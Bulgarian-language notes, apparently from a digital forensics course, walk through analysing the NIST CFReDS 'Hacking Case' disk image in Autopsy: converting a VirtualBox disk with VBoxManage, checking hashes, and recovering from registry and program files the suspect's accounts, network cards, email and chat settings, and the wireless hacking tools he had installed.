
Subject: Re: new price list

Headers Text HTML RTF Attachments (4) Accounts


Analyzing files from 2020JimmyWilson.E01 65% (3 more...) 2

The 'Analysis Results' section displays two items: 'Encryption Suspected (4)' and 'EXIF Metadata (7)'. Each item is accompanied by a small icon representing the type of analysis.

EXIF Метадата – метаданни на картинки, върху които може да кликнем




Не просто картинките, а и метаданните им



Може да се каже кога и къде е снимано по географска дължина и ширина, както и коя е компанията



Също – проверка в разминаванията на разширенията, ако индивидът се опитва да скрие нещо



Source Name	S	C	O	Source Type	Score
recoverystore.recoverystore-ms			0	File	Likely Notable
RecoveryStore.{FB0EE295-9262-11E3-9A25-001641E78B68}.dat			0	File	Likely Notable
StickyNotes.snt			0	File	Likely Notable
sg100.sdv			1	File	Likely Notable
sg30.sdv			1	File	Likely Notable

Hex	Text	Application	File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotation
Item: StickyNotes.snt								
Aggregate Score: Likely Notable								
Analysis Result 1								
Score:	Likely Notable							
Type:	Extension Mismatch Detected							
Configuration:								
Conclusion:								

Как може да вземем .vdi -> image



.vdi са файлове от виртуална машина, които се екстрактиват, което е полезно при разследвания. Autopsy не може да използва .vdi файлове. Виртуалният диск първо трябва да бъде клониран или конвертиран до изображение чрез VBoxManage Disk utility, който е вграден в инсталацията.




Трябва да отворим CMD на адреса, от който се стартира VB:



В адресната лента написваме cmd:



Готово:



VBoxManage clonehd "C:\hacking case\hacking_case.vdi"
"C:\hacking case\hacking_case.img" -format raw

```
C:\Program Files\Oracle\VirtualBox>VBoxManage clonehd "C:\hacking case\hacking_case.vdi" "C:\hacking case\hacking_case.img" -for

VBoxManage.exe: error: Failed to create the VirtualBox object!
VBoxManage.exe: error: The VBoxSDS windows service is disabled.
VBoxManage.exe: error: Reinstall VirtualBox to fix it. Alternatively try reenable the service by setting it to 'Manual' startu
n the Windows Service management console, or by runing 'sc config VBoxSDS start=demand' on the command line.
VBoxManage.exe: error: Details: code ERROR_SERVICE_DISABLED/0x80070422 (0x80070422), component VirtualBoxClientMap, interface I
oxClient

C:\Program Files\Oracle\VirtualBox>
```

Тези грешки казват, че или трябва да преинсталираме VM, или използваме тази опция:

```
'sc config VBoxSDS start=demand'
```



```
C:\Windows\system32>sc config VBoxSDS start=demand
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>
```

Връщаме се в предходния терминал и **cls** = clear screen


Със стрелка нагоре извикваме предходната команда и опитваме пак - готово

```
C:\Windows\System32\cmd.exe

C:\Program Files\Oracle\VirtualBox>VBoxManage clonehd "C:\hacking case\hacking_case.vdi" "C:\hacking case\hacking_case.img" -format raw
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Clone medium created in format 'raw'. UUID: 797fc18f-81f1-4304-ade3-9fb8a09b15e8

C:\Program Files\Oracle\VirtualBox>
```

Почти 20 GB виртуален диск на Windows10, което ще отнеме доста време и голям размер за .img после



Ето при мен как стоят нещата:

This PC > Data (D:) > Programs > Windows10VM1 >

Name	Date modified	Type	Size
Logs	28.4.2026 г. 12:35	File folder	
Snapshots	28.4.2026 г. 12:34	File folder	
Windows10VM1.vbox	28.4.2026 г. 12:35	VirtualBox Machin...	10 KB
Windows10VM1.vbox-prev	28.4.2026 г. 12:34	VBOX-PREV File	10 KB
Windows10VM1.vdi	27.4.2026 г. 20:40	Virtual Disk Image	12 926 976 ...

Готовият .img зареждаме като нов случай в Autopsy, като този път даваме Host name:

Add Data Source

Steps

1. **Select Host**
2. Select Data Source Type
3. Select Data Source
4. Configure Ingest
5. Add Data Source

Select Host

Hosts are used to organize data sources and other data.

☐ Generate new host name based on data source name

☒ Specify new host name

☐ Use existing host

Select Data Source Type

☒ Disk Image or VM File

Select Data Source


Path:

☐ Ignore orphan files in FAT file systems



Time zone:

Sector size:

За упражнението изтегляме .img файл от тук: cfreds.nist.gov



→ Hacking Case -> втора страница последни са




Този .img е създаден с друг разследващ инструмент като EnCase, затова има разширение .E01. Поради големината си е разбит на 2 части: E01 и E02


В Autopsy оставяме настройките по подразбиране и избираме E01, а когато е готово, първо проверяваме хеша:




Хешът е много важен за доказване на неподправеност.




Следващото много важно нещо е да се определи ОС на компютъра:




Тук обикновено стои и датата на инсталация, но ако не се открие на едно място, го има на друго:






Кой е собственикът? Виждаме името на компютъра и на собственика.




Кога за последно е бил изключен компютърът?



Скрулираме последователно до адреса:

WINDOWS\system32\config\software\Microsoft\WindowNT\CurrentVersion\Prefetcher\ExitTime




Следващият въпрос е колко акаунта е имало на този компютър?



Виждаме няколко акаунта:

Name	S	C	O	Login Name	Host	Scope	Realm Name	Creation Time
S-1-5-21-2000478354-688789844-1708537768-1002			1	SUPPORT_388945a0	4Dell Latitude CPi.E01_1 Host	Local		2004-08-20 06
S-1-5-20				NETWORK SERVICE	4Dell Latitude CPi.E01_1 Host	Local	NT AUTHORITY	
S-1-5-21-2000478354-688789844-1708537768-1003			1	Mr. Evil	4Dell Latitude CPi.E01_1 Host	Local		2004-08-20 07
S-1-5-19				LOCAL SERVICE	4Dell Latitude CPi.E01_1 Host	Local	NT AUTHORITY	
S-1-5-21-2000478354-688789844-1708537768-1000			1	HelpAssistant	4Dell Latitude CPi.E01_1 Host	Local		2004-08-20 06
S-1-5-21-2000478354-688789844-1708537768-501			1	Guest	4Dell Latitude CPi.E01_1 Host	Local		2004-08-20 00
S-1-5-21-2000478354-688789844-1708537768-500			1	Administrator	4Dell Latitude CPi.E01_1 Host	Local		2004-08-20 00


Последният въпрос е, кой се е логнал последно в компютъра:




-> Windows -> System32 -> Config -> Software -> Microsoft-

>Windows NT -> Current version ->

WINDOWS/SYSTEM32/CONFIG/SOFTWARE/MICROSOFT/WINDOWS NT/CURRENT
VERSION/WINLOGON/DEFAULT USER NAME




Последно – в кои мрежи е включван -> Изминаваме същия път до Current version -> Network Cards -> От двете папки 11 и 2 проверяваме описанията на мрежовите карти:




След това трябва да намерим IP + MAC:

От същото начало -> Program files -> Look@LAN -> irunin.ini



Кои инструменти са използвани за wireless hacking:

Отново Program files -> от съседното меню вдясно, след което се връщаме вляво -> Трябват ни Look@LAN и Cain – инструмент за възстановяване на парола на MS с различни начини като network packet sniffing и разбиване на хеш с dictionary attack, brute force, cryptanalysis



Network Stumbler – улеснява откриването на wi-fi мрежи,


MIRC – чат

Ethereal – старият Wireshark

123WASP – показва всички запазени пароли на текущи потребители в MS .pwl- файл

Трябва да намерим регистрирания имейл на акаунта

Отново до Programs -> system32 -> config -> Software -> Clients -> Mail -> имаме няколко варианта




Какъв е неговият имейл? Отиваме от начало -> Program Files -> Agent -> Data -> AGENT.INI

```
;AGENT.INI
;For information about the settings in this file,
;search for AGENT.INI in the online help.
[Profile]
Build="32.560"
FullName="Mr Evil"
EmailAddress="whoknowsme@sbcglobal.net"
EmailAddressFormat=0
```


Колко използвани файла има в кошчето? -> RECYCLER ->



Name



Има ли Malware? От главното меню почти на дъното -> Interesting items



Какво е било ID на потребителя от MiRC-чата? -> Program Files -> MiRC -> mirc.ini -> при отваряне надолу:

```
[mirc]
user=Mini Me
email=none@of.ya
nick=Mr
anick=mrevilrulez
host=Undernet: US, CA, LosAngelesSERVER:
```

Знаем, че хакерът е прихващал Wifi със Etherreal, затова отиваме пак отначало
-> Documents and Settings -> Mr. Evil -> interception ->

P/1.1
GET /hm/folder.aspx HTTP/1.1
Accept: */*
UA-OS: Windows CE (Pocket PC) - Version 4.20
UA-color: color16
UA-pixels: 240x320
UA-CPU: Intel(R) PXA255
